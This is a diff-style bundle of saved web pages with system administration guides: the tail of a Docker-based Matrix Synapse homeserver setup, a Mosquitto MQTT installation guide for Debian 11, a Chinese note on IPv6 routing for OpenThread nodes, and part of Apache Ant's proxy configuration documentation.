volumes:
|
||||
- nginx_conf:/etc/nginx/conf.d
|
||||
|
||||
volumes:
|
||||
nginx_conf:
|
||||
```
|
||||
|
||||
### Setting up a database
|
||||
|
||||
Let’s start by going to our home directory, and create a directory called `infra`. In that directory, we are going to create a docker-compose.yaml file with the following content. This will create a PostgreSQL database for our Synapse instance.
|
||||
|
||||
```
|
||||
version: '3'
|
||||
|
||||
services:
|
||||
|
||||
synapse_db:
|
||||
image: docker.io/postgres:14-alpine
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- POSTGRES_USER=synapse
|
||||
- POSTGRES_PASSWORD=aComplexPassphraseNobodyCanGuess
|
||||
- POSTGRES_INITDB_ARGS=--encoding=UTF-8 --lc-collate=C --lc-ctype=C
|
||||
volumes:
|
||||
- synapse_db_data:/var/lib/postgresql/data
|
||||
|
||||
volumes:
|
||||
synapse_db_data:
|
||||
```
|
||||
|
||||
An important note here: storing credentials in plain text in the docker-compose file is a bad practice. If you want to use this set-up in the longer run, please check [docker compose and secrets](https://docs.docker.com/compose/compose-file/compose-file-v3/#secrets).
|
||||
|
||||
We can now start the container by running `docker-compose up -d`. We can check the container is running with docker ps:
|
||||
|
||||
```
|
||||
[root@v2202112135873173933 infra]# docker ps
|
||||
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
|
||||
8abcc08fa546 postgres:14-alpine "docker-entrypoint.s…" 14 seconds ago Up 13 seconds 5432/tcp infra-synapse_db-1
|
||||
```
|
||||
|
||||
It may look like the database is open on the Internet… but it’s actually not. The container is listening on port 5432 on docker’s internal network. You can verify it’s not actually open by running `ss -tunlp`
|
||||
|
||||
```
|
||||
[root@v2202112135873173933 infra]# ss -tunlp
|
||||
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
|
||||
udp UNCONN 0 0 127.0.0.1:323 0.0.0.0:* users:(("chronyd",pid=735,fd=5))
|
||||
udp UNCONN 0 0 [::1]:323 [::]:* users:(("chronyd",pid=735,fd=6))
|
||||
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:* users:(("sshd",pid=14338,fd=3))
|
||||
tcp LISTEN 0 128 [::]:22 [::]:* users:(("sshd",pid=14338,fd=4))
|
||||
```
|
||||
|
||||
And now let’s check the logs by running `docker logs infra-synapse_db-1`. The output should look like below:
|
||||
|
||||
```
|
||||
[root@v2202112135873173933 infra]# docker logs -f infra-synapse_db-1
|
||||
[…]
|
||||
PostgreSQL init process complete; ready for start up.
|
||||
|
||||
2022-07-26 14:27:31.860 UTC [1] LOG: starting PostgreSQL 14.4 on x86_64-pc-linux-musl, compiled by gcc (Alpine 11.2.1_git20220219) 11.2.1 20220219, 64-bit
|
||||
2022-07-26 14:27:31.860 UTC [1] LOG: listening on IPv4 address "0.0.0.0", port 5432
|
||||
2022-07-26 14:27:31.860 UTC [1] LOG: listening on IPv6 address "::", port 5432
|
||||
2022-07-26 14:27:31.861 UTC [1] LOG: listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
|
||||
2022-07-26 14:27:31.863 UTC [50] LOG: database system was shut down at 2022-07-26 14:27:31 UTC
|
||||
2022-07-26 14:27:31.866 UTC [1] LOG: database system is ready to accept connections
|
||||
```
|
||||
|
||||
We can check if the user synapse was created by trying to connect to the database. To do so, let’s get the shell inside the postgresql container by running `docker exec -it infra_synapse_db_1 /bin/bash`. We should now be able to use the built-in SQL client by running `psql -U synapse -W`. We will be prompted for our password. We need to use the `POSTGRES_PASSWORD` declared in the docker-compose file. The output should look like as follows
|
||||
|
||||
```
|
||||
bash-5.1# psql -U synapse -W Password: psql (14.4) Type "help" for help.
|
||||
|
||||
synapse=#
|
||||
```
|
||||
|
||||
We can close the sql client by simultaneously pressing the Ctrl and D keys, which will get us back to the postgresql docker container prompt. We can exit it too by pressing Ctrl and D once again.
|
||||
|
||||
### Setting up Synapse
|
||||
|
||||
It’s now time to set up Synapse itself! First of all, we need to generate a sample configuration file for our homeserver. To do so, let’s ask a disposable synapse container to generate the sample configuration file for us. You only need to edit the value of the SYNAPSE\_SERVER\_NAME to the value you want for the server part of your Matrix IDs, and SYNAPSE\_REPORT\_STATS depending on whether you want to report anonymous stats or not.
|
||||
|
||||
```
|
||||
[root@v2202112135873173933 infra]# docker run -it --rm --mount type=volume,src=infra_synapse_data,dst=/data -e SYNAPSE_SERVER_NAME=example.org -e SYNAPSE_REPORT_STATS=yes matrixdotorg/synapse:v1.63.0 generate
|
||||
Setting ownership on /data to 991:991
|
||||
Creating log config /data/example.org.log.config
|
||||
Generating config file /data/homeserver.yaml
|
||||
Generating signing key file /data/example.org.signing.key
|
||||
A config file has been generated in '/data/homeserver.yaml' for server name 'example.org'. Please review this file and customise it to your needs.
|
||||
```
|
||||
|
||||
The container generated several files. The first one we’re going to have a look at is the homeserver.yaml file, which contains all the basic information to allow our server to run. Docker volumes data is located in `/var/lib/docker/volumes/your_volume_name/_data`. We asked this container to generate the files in the `infra_synapse_data` volumes. Let’s have a look at `/var/lib/docker/volumes/infra_synapse_data/_data/homeserver.yaml` and see what it contains:
|
||||
|
||||
```
|
||||
server_name: "example.org"
|
||||
pid_file: /data/homeserver.pid
|
||||
listeners:
|
||||
- port: 8008
|
||||
tls: false
|
||||
type: http
|
||||
x_forwarded: true
|
||||
resources:
|
||||
- names: [client, federation]
|
||||
compress: false
|
||||
database:
|
||||
name: sqlite3
|
||||
args:
|
||||
database: /data/homeserver.db
|
||||
log_config: "/data/example.org.log.config"
|
||||
media_store_path: /data/media_store
|
||||
registration_shared_secret: "REDACTED"
|
||||
report_stats: true
|
||||
macaroon_secret_key: "REDACTED"
|
||||
form_secret: "REDACTED"
|
||||
signing_key_path: "/data/example.org.signing.key"
|
||||
trusted_key_servers:
|
||||
- server_name: "matrix.org"
|
||||
```
|
||||
|
||||
What a pleasant surprise, it’s fairly short! Synapse indeed tries to have safe and sane defaults, and allows administrators to add options to tweak their configuration if they needed. The complete reference of every single option and what they do can be found at [https://matrix-org.github.io/synapse/latest/usage/configuration/index.html](https://matrix-org.github.io/synapse/latest/usage/configuration/index.html)
|
||||
|
||||
And the good news is that we are just going to edit the database section: we’re going to make Synapse connect to the PostgreSQL database we have set up earlier. [According to Synapse’s documentation](https://matrix-org.github.io/synapse/latest/usage/configuration/config_documentation.html#database), we need to edit the database section so it looks like the following instead of the sql3 default:
|
||||
|
||||
```
|
||||
database:
|
||||
name: psycopg2
|
||||
txn_limit: 10000
|
||||
args:
|
||||
user: synapse
|
||||
password: aComplexPassphraseNobodyCanGuess
|
||||
database: synapse
|
||||
host: infra-synapse_db-1
|
||||
port: 5432
|
||||
cp_min: 5
|
||||
cp_max: 10
|
||||
```
|
||||
|
||||
We can save the file. Let’s edit our docker-compose.yaml file to add Synapse, and give it the volumes it needs to persist data:
|
||||
|
||||
```
|
||||
version: '3'
|
||||
|
||||
services:
|
||||
|
||||
synapse:
|
||||
image: docker.io/matrixdotorg/synapse:v1.63.0
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- SYNAPSE_CONFIG_PATH=/data/homeserver.yaml
|
||||
volumes:
|
||||
- synapse_data:/data
|
||||
depends_on:
|
||||
- synapse_db
|
||||
|
||||
synapse_db:
|
||||
image: docker.io/postgres:14-alpine
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- POSTGRES_USER=synapse
|
||||
- POSTGRES_PASSWORD=aComplexPassphraseNobodyCanGuess
|
||||
- POSTGRES_INITDB_ARGS=--encoding=UTF-8 --lc-collate=C --lc-ctype=C
|
||||
volumes:
|
||||
- synapse_db_data:/var/lib/postgresql/data
|
||||
|
||||
volumes:
|
||||
synapse_data:
|
||||
synapse_db_data:
|
||||
```
|
||||
|
||||
We can now start Synapse by entering `docker compose up -d` and monitor what is happening with `docker logs -f infra-synapse-1`. It should give us pretty verbose output, as follows:
|
||||
|
||||
```
|
||||
[root@v2202112135873173933 infra]# docker logs -f infra-synapse-1
|
||||
Starting synapse with args -m synapse.app.homeserver --config-path /data/homeserver.yaml
|
||||
This server is configured to use 'matrix.org' as its trusted key server via the
|
||||
'trusted_key_servers' config option. 'matrix.org' is a good choice for a key
|
||||
server since it is long-lived, stable and trusted. However, some admins may
|
||||
wish to use another server for this purpose.
|
||||
|
||||
To suppress this warning and continue using 'matrix.org', admins should set
|
||||
'suppress_key_server_warning' to 'true' in homeserver.yaml.
|
||||
--------------------------------------------------------------------------------
|
||||
2022-07-26 15:35:47,966 - root - 343 - WARNING - main - ***** STARTING SERVER *****
|
||||
2022-07-26 15:35:47,966 - root - 344 - WARNING - main - Server /usr/local/lib/python3.9/site-packages/synapse/app/homeserver.py version 1.63.0
|
||||
2022-07-26 15:35:47,966 - root - 349 - INFO - main - Server hostname: chipchop.org
|
||||
2022-07-26 15:35:47,966 - root - 350 - INFO - main - Instance name: master
|
||||
2022-07-26 15:35:47,966 - synapse.app.homeserver - 377 - INFO - main - Setting up server
|
||||
2022-07-26 15:35:47,966 - synapse.server - 306 - INFO - main - Setting up.
|
||||
2022-07-26 15:35:47,967 - synapse.storage.databases - 66 - INFO - main - [database config 'master']: Checking database server
|
||||
2022-07-26 15:35:47,967 - synapse.storage.databases - 69 - INFO - main - [database config 'master']: Preparing for databases ['main', 'state']
|
||||
2022-07-26 15:35:47,967 - synapse.storage.prepare_database - 115 - INFO - main - ['main', 'state']: Checking existing schema version
|
||||
2022-07-26 15:35:47,968 - synapse.storage.prepare_database - 145 - INFO - main - ['main', 'state']: Initialising new database
|
||||
2022-07-26 15:35:48,009 - synapse.storage.prepare_database - 411 - INFO - main - Applying schema deltas for v55
|
||||
2022-07-26 15:35:48,010 - synapse.storage.prepare_database - 519 - INFO - main - Applying schema 55/access_token_expiry.sql
|
||||
2022-07-26 15:35:48,012 - synapse.storage.prepare_database - 519 - INFO - main - Applying schema 55/track_threepid_validations.sql
|
||||
2022-07-26 15:35:48,012 - synapse.storage.prepare_database - 519 - INFO - main - Applying schema 55/users_alter_deactivated.sql
|
||||
[…]
|
||||
```
|
||||
|
||||
We can quit watching the logs by pressing the Ctrl and C keys simultaneously. Voilà! We have a Synapse instance using our PostgreSQL database. Now we need to expose it properly on the internet, and set-up the delegation of incoming traffic.
|
||||
|
||||
### Serving the .well-known files
|
||||
|
||||
So far, we have configured our Synapse instance, but it’s not exposed on the Internet at all. It can only be accessed from within the docker network. While we specified the Synapse instance is going to generate Matrix IDs with “example.org” as a server part, we won’t expose the Synapse instance on the root domain itself. If the domain was exclusively used for Matrix that could work. But if we want to host a website on example.org, then we need to expose our Matrix instance somewhere else.
|
||||
|
||||
We are going to expose our instance on matrix.example.org. We need a way to tell other members of the federation that even if our Matrix IDs are on example.org, the actual technical server is on matrix.example.org: this is what delegation of incoming traffic is for.
|
||||
|
||||
This can be done by serving two static files:
|
||||
|
||||
- example.org/.well-known/matrix/server and
|
||||
- example.org/.well-known/matrix/client
|
||||
|
||||
One simple way to do it is to set-up a nginx homeserver and to instruct it to serve those files directly in its configuration file. Let’s add the nginx server in our docker-compose file:
|
||||
|
||||
```
|
||||
version: '3'
|
||||
|
||||
services:
|
||||
|
||||
nginx:
|
||||
image: "nginx:1.22.0"
|
||||
restart: "always"
|
||||
volumes:
|
||||
- nginx_conf:/etc/nginx/conf.d
|
||||
|
||||
synapse:
|
||||
image: docker.io/matrixdotorg/synapse:v1.63.0
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- SYNAPSE_CONFIG_PATH=/data/homeserver.yaml
|
||||
volumes:
|
||||
- synapse_data:/data
|
||||
depends_on:
|
||||
- synapse_db
|
||||
|
||||
synapse_db:
|
||||
image: docker.io/postgres:14-alpine
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- POSTGRES_USER=synapse
|
||||
- POSTGRES_PASSWORD=aComplexPassphraseNobodyCanGuess
|
||||
- POSTGRES_INITDB_ARGS=--encoding=UTF-8 --lc-collate=C --lc-ctype=C
|
||||
volumes:
|
||||
- synapse_db_data:/var/lib/postgresql/data
|
||||
|
||||
volumes:
|
||||
nginx_conf:
|
||||
synapse_data:
|
||||
synapse_db_data:
|
||||
```
|
||||
|
||||
We can then start the container for it to populate the `nginx_conf` volume with `docker compose up -d`
|
||||
|
||||
Let’s now edit the /var/lib/docker/volumes/infra\_nginx\_conf/\_data/default.conf file, to add the following at the bottom of the file right before the closing `}`:
|
||||
|
||||
```
|
||||
location /.well-known/matrix/server {
|
||||
access_log off;
|
||||
add_header Access-Control-Allow-Origin *;
|
||||
default_type application/json;
|
||||
return 200 '{"m.server": "matrix.example.org:443"}';
|
||||
}
|
||||
|
||||
location /.well-known/matrix/client {
|
||||
access_log off;
|
||||
add_header Access-Control-Allow-Origin *;
|
||||
default_type application/json;
|
||||
return 200 '{"m.homeserver": {"base_url": "https://matrix.example.org"}}';
|
||||
}
|
||||
```
|
||||
|
||||
We can now restart the nginx container with docker restart infra-nginx-1. Given the server is not exposed outside of the docker network, we need to get a prompt inside the container to check the files are properly served. We can get it with `docker exec -it infra-nginx-1 /bin/bash`
|
||||
|
||||
Once inside the container, we can use curl to ask for these files:
|
||||
|
||||
```
|
||||
root@66a61467b9ba:/# curl -X GET "http://localhost/.well-known/matrix/server"
|
||||
{"m.server": "matrix.example.org:443"}
|
||||
root@66a61467b9ba:/# curl -X GET "http://localhost/.well-known/matrix/client"
|
||||
{"m.homeserver":{"base_url": "https://matrix.example.org"}}
|
||||
```
|
||||
|
||||
We can now exit the container prompt by pressing the Ctrl and D keys simultaneously.
|
||||
|
||||
### Exposing on the Internet with a Reverse Proxy
|
||||
|
||||
Everything is in place, now we only have to expose the relevant bits of our infrastructure on the Internet! This mainly means the nginx server, and the Synapse instance. Of course, we want to keep our database private and only accessible by containers within the docker network.
|
||||
|
||||
To do so we’re going to rely on traefik, which adds a lot of sugar when it comes to routing external calls to the right containers. Traefik also handles the Let’s Encrypt certificates management to make sure the traffic remains encrypted and that our certificates never expire.
|
||||
|
||||
The first thing we need to do is to add a traefik container in our docker-compose file, to map the docker socket to the traefik container so it can do its magic, and to give it a volume so it can store the certificates and associated keypairs. Our docker-compose file should look like below. Make sure to update the `certificatesresolvers.letls.acme.email` label to an email address where you can be reached out to.
|
||||
|
||||
```
|
||||
version: '3'
|
||||
|
||||
services:
|
||||
|
||||
traefik:
|
||||
image: "traefik"
|
||||
restart: "always"
|
||||
command:
|
||||
- "--api=true"
|
||||
- "--providers.docker=true"
|
||||
- "--providers.docker.exposedbydefault=false"
|
||||
- "--entrypoints.web.address=:80"
|
||||
- "--entrypoints.websecure.address=:443"
|
||||
- "--certificatesresolvers.letls.acme.email=admin@example.org"
|
||||
- "--certificatesresolvers.letls.acme.storage=/certs/acme.json"
|
||||
- "--certificatesresolvers.letls.acme.httpchallenge=true"
|
||||
- "--certificatesresolvers.letls.acme.httpchallenge.entrypoint=web"
|
||||
ports:
|
||||
- "443:443"
|
||||
- "80:80"
|
||||
volumes:
|
||||
- "/var/run/docker.sock:/var/run/docker.sock:ro"
|
||||
- "traefik_certs:/certs"
|
||||
|
||||
nginx:
|
||||
image: "nginx:1.22.0"
|
||||
restart: "always"
|
||||
volumes:
|
||||
- nginx_conf:/etc/nginx/conf.d
|
||||
|
||||
synapse:
|
||||
image: docker.io/matrixdotorg/synapse:v1.63.0
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- SYNAPSE_CONFIG_PATH=/data/homeserver.yaml
|
||||
volumes:
|
||||
- synapse_data:/data
|
||||
depends_on:
|
||||
- synapse_db
|
||||
|
||||
synapse_db:
|
||||
image: docker.io/postgres:14-alpine
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- POSTGRES_USER=synapse
|
||||
- POSTGRES_PASSWORD=aComplexPassphraseNobodyCanGuess
|
||||
- POSTGRES_INITDB_ARGS=--encoding=UTF-8 --lc-collate=C --lc-ctype=C
|
||||
volumes:
|
||||
- synapse_db_data:/var/lib/postgresql/data
|
||||
|
||||
volumes:
|
||||
traefik_certs:
|
||||
nginx_conf:
|
||||
synapse_data:
|
||||
synapse_db_data:
|
||||
```
|
||||
|
||||
Now let’s check traefik is actually listening to the outside world with `ss -tunlp`:
|
||||
|
||||
```
|
||||
[root@v2202112135873173933 infra]# ss -tunlp
|
||||
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
|
||||
udp UNCONN 0 0 127.0.0.1:323 0.0.0.0:* users:(("chronyd",pid=735,fd=5))
|
||||
udp UNCONN 0 0 [::1]:323 [::]:* users:(("chronyd",pid=735,fd=6))
|
||||
tcp LISTEN 0 4096 0.0.0.0:443 0.0.0.0:* users:(("docker-proxy",pid=110990,fd=4))
|
||||
tcp LISTEN 0 4096 0.0.0.0:80 0.0.0.0:* users:(("docker-proxy",pid=111025,fd=4))
|
||||
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:* users:(("sshd",pid=14338,fd=3))
|
||||
tcp LISTEN 0 4096 [::]:443 [::]:* users:(("docker-proxy",pid=110997,fd=4))
|
||||
tcp LISTEN 0 4096 [::]:80 [::]:* users:(("docker-proxy",pid=111032,fd=4))
|
||||
tcp LISTEN 0 128 [::]:22 [::]:* users:(("sshd",pid=14338,fd=4))
|
||||
```
|
||||
|
||||
Fantastic! But that’s only the first step: traefik does listen to the outside world, but it doesn’t know where to route calls yet. For that we’re going to rely on labels. Let’s start with something straightforward: we’re going to route all the calls to our root domain example.org to the nginx container serving the `.well-known` files.
|
||||
|
||||
The nginx section of our docker-compose file should look like below. Of course, adapt the labels to your own domain.
|
||||
|
||||
```
|
||||
nginx:
|
||||
image: "nginx:1.22.0"
|
||||
restart: "always"
|
||||
volumes:
|
||||
- nginx_conf:/etc/nginx/conf.d
|
||||
labels:
|
||||
- "traefik.enable=true"
|
||||
- "traefik.http.routers.nginx.entrypoints=websecure"
|
||||
- "traefik.http.routers.nginx.rule=Host(`example.org`)"
|
||||
- "traefik.http.routers.nginx.tls=true"
|
||||
- "traefik.http.routers.nginx.tls.certresolver=letls"
|
||||
```
|
||||
|
||||
We can then restart containers with `docker compose up -d`. Traefik might need a few minutes to retrieve the certificates, but you should now be able to reach [https://example.org/.well-known/matrix/server](https://example.org/.well-known/matrix/server) and [https://example.org/.well-known/matrix/client](https://example.org/.well-known/matrix/client) from your browser! Wee!
|
||||
|
||||
Let’s now expose Synapse on its technical URL as well by adding some labels in the docker-compose file. The synapse section should look like below. Of course, here again adapt the labels to your own domain.
|
||||
|
||||
```
|
||||
synapse:
|
||||
image: docker.io/matrixdotorg/synapse:v1.63.0
|
||||
restart: unless-stopped
|
||||
environment:
|
||||
- SYNAPSE_CONFIG_PATH=/data/homeserver.yaml
|
||||
volumes:
|
||||
- synapse_data:/data
|
||||
depends_on:
|
||||
- synapse_db
|
||||
labels:
|
||||
- traefik.enable=true
|
||||
- traefik.http.routers.synapse.entrypoints=websecure
|
||||
- traefik.http.routers.synapse.rule=Host(`matrix.example.org`)
|
||||
- traefik.http.routers.synapse.tls=true
|
||||
- traefik.http.routers.synapse.tls.certresolver=letls
|
||||
```
|
||||
|
||||
We can try to reach https://matrix.example.org… and it should answer!
|
||||
|
||||
|
||||
|
||||
### Creating an account, and logging in
|
||||
|
||||
It looks like our server is online, that’s fantastic! Let’s connect to our new Matrix account then! But wait… registrations are closed by default on Synapse. We can’t register using a web client. Let’s get a prompt in the Synapse container with `docker exec -it infra-synapse-1 /bin/bash` to manually register a new user using the `register_new_matrix_user -c /data/homeserver.yaml http://localhost:8008` command:
|
||||
|
||||
```
|
||||
root@e752d46bc5f2:/# register_new_matrix_user -c /data/homeserver.yaml http://localhost:8008
|
||||
New user localpart [root]: myuserid
|
||||
Password:
|
||||
Confirm password:
|
||||
Make admin [no]:
|
||||
Sending registration request...
|
||||
Success!
|
||||
```
|
||||
|
||||
Voilà! We can now head to [https://app.element.io](https://app.element.io/), select our example.org domain instead of matrix.org, and log in with this new account! Congratulations, you set-up your own homeserver the hard way!
|
||||
+121
@@ -0,0 +1,121 @@
|
||||
---
|
||||
page-title: "Mosquitto MQTT Installation Guide for Debian 11: Easy Setup - Shapehost"
|
||||
url: https://shape.host/resources/mosquitto-mqtt-installation-guide-for-debian-11-easy-setup
|
||||
date: "2024-12-19 17:52:04"
|
||||
---
|
||||
## Introduction
|
||||
|
||||
In this article, we will guide you through the process of installing and configuring Mosquitto MQTT Message Broker on a Debian 11 server. Mosquitto is a free and open-source message broker implementation of the MQTT protocol. It is a lightweight and efficient solution that is widely used for IoT (Internet of Things) and other messaging applications.
|
||||
|
||||
## Prerequisites
|
||||
|
||||
Before we begin, make sure you have the following requirements:
|
||||
|
||||
1. A Debian 11 server – For this tutorial, we will use a server with the hostname ‘mosquitto-server’.
|
||||
2. A non-root user with root/administrator privileges.
|
||||
|
||||
## Step 1: Installing Mosquitto Server and Client
|
||||
|
||||
To install Mosquitto on Debian 11, follow these steps:
|
||||
|
||||
1. Update and refresh your Debian package index by running the following command:
|
||||
|
||||
sudo apt update
|
||||
|
||||
2. Search for the Mosquitto package using the following command:
|
||||
|
||||
sudo apt search mosquitto
|
||||
|
||||
3. Install the Mosquitto server and client packages by running the following command:
|
||||
|
||||
sudo apt install mosquitto mosquitto\-clients
|
||||
|
||||
4. Verify that the Mosquitto service is enabled and running by using the following command:
|
||||
|
||||
sudo systemctl is\-enabled mosquitto
|
||||
sudo systemctl status mosquitto
|
||||
|
||||
## Step 2: Setting up Authentication on Mosquitto
|
||||
|
||||
By default, Mosquitto does not have authentication enabled. To secure your Mosquitto deployment, it is recommended to enable authentication. Follow these steps to set up authentication on Mosquitto:
|
||||
|
||||
1. Create a new Mosquitto user and password by running the following command:
|
||||
|
||||
sudo mosquitto\_passwd \-c /etc/mosquitto/.passwd shapehost
|
||||
|
||||
Replace ‘shapehost’ with your desired username.
|
||||
|
||||
2. Create a new Mosquitto configuration file by running the following command:
|
||||
|
||||
sudo nano /etc/mosquitto/conf.d/auth.conf
|
||||
|
||||
3. Add the following configuration to the file:
|
||||
|
||||
listener 1883
|
||||
allow\_anonymous false
|
||||
password\_file /etc/mosquitto/.passwd
|
||||
|
||||
4. Save the file and exit the editor.
|
||||
5. Restart the Mosquitto service to apply the new changes:
|
||||
|
||||
sudo systemctl restart mosquitto
|
||||
|
||||
## Step 3: Securing Mosquitto with SSL/TLS Certificates
|
||||
|
||||
To enhance the security of your Mosquitto installation, you can enable SSL/TLS certificates. Follow these steps to secure your Mosquitto deployment:
|
||||
|
||||
1. Generate the dhparam certificate by running the following command:
|
||||
|
||||
sudo openssl dhparam \-out /etc/mosquitto/certs/dhparam.pem 2048
|
||||
|
||||
2. Change the ownership of the Mosquitto certs directory to the user ‘mosquitto’:
|
||||
|
||||
sudo chown \-R mosquitto: /etc/mosquitto/certs
|
||||
|
||||
3. Create a new additional configuration file for SSL/TLS by running the following command:
|
||||
|
||||
sudo nano /etc/mosquitto/conf.d/ssl.conf
|
||||
|
||||
4. Add the following configuration to the file:
|
||||
|
||||
listener 8883
|
||||
certfile /etc/letsencrypt/live/msqt.shapehost.io/fullchain.pem
|
||||
cafile /etc/letsencrypt/live/msqt.shapehost.io/chain.pem
|
||||
keyfile /etc/letsencrypt/live/msqt.shapehost.io/privkey.pem
|
||||
dhparamfile /etc/mosquitto/certs/dhparam.pem
|
||||
|
||||
5. Save the file and exit the editor.
|
||||
6. Restart the Mosquitto service to apply the new changes:
|
||||
|
||||
sudo systemctl restart mosquitto
|
||||
|
||||
## Step 4: Enabling WebSockets on Mosquitto
|
||||
|
||||
WebSockets allow for a persistent full-duplex communication channel between the server and the client. To enable WebSockets on Mosquitto, follow these steps:
|
||||
|
||||
1. Create a new configuration file for WebSockets by running the following command:
|
||||
|
||||
sudo nano /etc/mosquitto/conf.d/websockets.conf
|
||||
|
||||
2. Add the following configuration to the file:
|
||||
|
||||
listener 8083
|
||||
protocol websockets
|
||||
certfile /etc/letsencrypt/live/msqt.shapehost.io/fullchain.pem
|
||||
cafile /etc/letsencrypt/live/msqt.shapehost.io/chain.pem
|
||||
keyfile /etc/letsencrypt/live/msqt.shapehost.io/privkey.pem
|
||||
|
||||
3. Save the file and exit the editor.
|
||||
4. Restart the Mosquitto service to apply the new changes:
|
||||
|
||||
sudo systemctl restart mosquitto
|
||||
|
||||
## Conclusion
|
||||
|
||||
In this article, we have provided a step-by-step guide on how to install and configure Mosquitto MQTT Message Broker on a Debian 11 server. We covered topics such as installing Mosquitto, setting up authentication, securing Mosquitto with SSL/TLS certificates, and enabling WebSockets. By following these instructions, you can create a secure and reliable MQTT message broker for your IoT and messaging applications.
|
||||
|
||||
For more advanced features and reliable cloud hosting solutions, consider exploring the services provided by Shape.host, such as [Cloud VPS](https://shape.host/). Shape.host offers scalable and secure cloud hosting solutions to empower businesses with efficient and reliable infrastructure.
|
||||
|
||||

|
||||
|
||||
##### Christian Wells
|
||||
@@ -0,0 +1,21 @@
|
||||
---
|
||||
page-title: "OpenThread 节点访问局域网服务器的配置方法 - YP.Lam"
|
||||
url: https://yplam.com/IOT/openthread/openthread-connect-lan/
|
||||
date: "2024-12-13 11:14:08"
|
||||
---
|
||||
## OpenThread 节点访问局域网服务器的配置方法[¶](https://yplam.com/IOT/openthread/openthread-connect-lan/#openthread "Permanent link")
|
||||
|
||||
搭建好 OpenThread 网络,并且可以通过 TAYGA NAT64 访问外部网络,然而却出现一个问题,就是 OpenThread 节点无法 PING 通局域网内的其他服务器,这对服务端应用的开发造成障碍。这是什么原因造成的呢?
|
||||
|
||||
在该服务器上运行 Wireshark 抓包,发现服务器实际上已经接收到节点发送过来的 PING request 包,但却没有回复 PING reply。参考网上资料,添加以下路由:
|
||||
|
||||
```
|
||||
sudo route -A inet6 add fd11:22::/64 gw fd40:2d04:3c20::1
|
||||
```
|
||||
|
||||
问题解决,猜想其原因是服务器不知道按哪个路径回复 PING 请求。
|
||||
|
||||
参考资料:
|
||||
|
||||
- [https://groups.google.com/g/openthread-users/c/38ladIxYDs4/m/RyiwIO0QDAAJ](https://groups.google.com/g/openthread-users/c/38ladIxYDs4/m/RyiwIO0QDAAJ)
|
||||
- [https://forum.openwrt.org/t/ipv6-router-advertisement-details-how-do-routers-announce-themselves-without-announcing-a-prefix-for-use/54059](https://forum.openwrt.org/t/ipv6-router-advertisement-details-how-do-routers-announce-themselves-without-announcing-a-prefix-for-use/54059)
|
||||
+146
@@ -0,0 +1,146 @@
|
||||
---
|
||||
page-title: "Proxy Configuration"
|
||||
url: https://ant.apache.org/manual/proxy.html
|
||||
date: "2024-12-05 11:12:43"
|
||||
---
|
||||
## Proxy Configuration
|
||||
|
||||
This page discussing proxy issues on command-line Apache Ant. Consult your IDE documentation for IDE-specific information upon proxy setup.
|
||||
|
||||
All tasks and threads running in Ant's JVM share the same HTTP/FTP/Socks proxy configuration.
|
||||
|
||||
When any task tries to retrieve content from an HTTP page, including the `<get>` task, any automated URL retrieval in an XML/XSL task, or any third-party task that uses the `java.net.URL` classes, the proxy settings may make the difference between success and failure.
|
||||
|
||||
Anyone authoring a build file behind a blocking firewall will immediately appreciate the problems and may want to write a build file to deal with the problem, but users of third party build build files may find that the build file itself does not work behind the firewall.
|
||||
|
||||
This is a long standing problem with Java and Ant. The only way to fix it is to explicitly configure Ant with the proxy settings, either by passing down the proxy details as JVM properties, or to tell Ant on a Java 5+ system to have the JVM work it out for itself.
|
||||
|
||||
### Java 5+ proxy support
|
||||
|
||||
*Since Ant 1.7*
|
||||
|
||||
When Ant starts up, if the \-autoproxy command is supplied, Ant sets the `java.net.useSystemProxies` system property. This tells a Java 5+ runtime to use the current set of property settings of the host environment. Other JVMs, such as Kaffe and Apache Harmony, may also use this property in future. It is ignored on the Java 1.4 and earlier runtimes.
|
||||
|
||||
This property maybe enough to give command-line Ant builds network access, although in practise the results are inconsistent.
|
||||
|
||||
It is has also been reported a breaking the IBM Java 5 runtime on AIX, and does not always work on Linux (presumably due to missing `gconf` settings) Other odd things can go wrong, like Oracle JDBC drivers or pure Java SVN clients.
|
||||
|
||||
To make the \-autoproxy option the default, add it to the environment variable `ANT_ARGS`, which contains a list of arguments to pass to Ant on every command line run.
|
||||
|
||||
#### How Autoproxy works
|
||||
|
||||
The `java.net.useSystemProxies` is checked only once, at startup time, the other checks (registry, `gconf`, system properties) are done dynamically whenever needed (socket connection, URL connection etc..).
|
||||
|
||||
##### Windows
|
||||
|
||||
The JVM goes straight to the registry, bypassing WinInet, as it is not present/consistent on all supported Windows platforms (it is part of IE, really). Java 7 may use the Windows APIs on the platforms when it is present.
|
||||
|
||||
##### Linux
|
||||
|
||||
The JVM uses the `gconf` library to look at specific entries. The `GConf-2` settings used are:
|
||||
|
||||
- /system/http\_proxy/use\_http\_proxy boolean
|
||||
- /system/http\_proxy/use\_authentication boolean
|
||||
- /system/http\_proxy/host string
|
||||
- /system/http\_proxy/authentication\_user string
|
||||
- /system/http\_proxy/authentication\_password string
|
||||
- /system/http\_proxy/port int
|
||||
- /system/proxy/socks\_host string
|
||||
- /system/proxy/mode string
|
||||
- /system/proxy/ftp\_host string
|
||||
- /system/proxy/secure\_host string
|
||||
- /system/proxy/socks\_port int
|
||||
- /system/proxy/ftp\_port int
|
||||
- /system/proxy/secure\_port int
|
||||
- /system/proxy/no\_proxy\_for list
|
||||
- /system/proxy/gopher\_host string
|
||||
- /system/proxy/gopher\_port int
|
||||
|
||||
If you are using KDE or another GUI than Gnome, you can still use the `gconf-editor` tool to add these entries.
|
||||
|
||||
### Manual JVM options
|
||||
|
||||
Any JVM can have its proxy options explicitly configured by passing the appropriate \-D system property options to the runtime. Ant can be configured through all its shell scripts via the `ANT_OPTS` environment variable, which is a list of options to supply to Ant's JVM:
|
||||
|
||||
For bash:
|
||||
|
||||
export ANT\_OPTS="-Dhttp.proxyHost=proxy -Dhttp.proxyPort=8080"
|
||||
|
||||
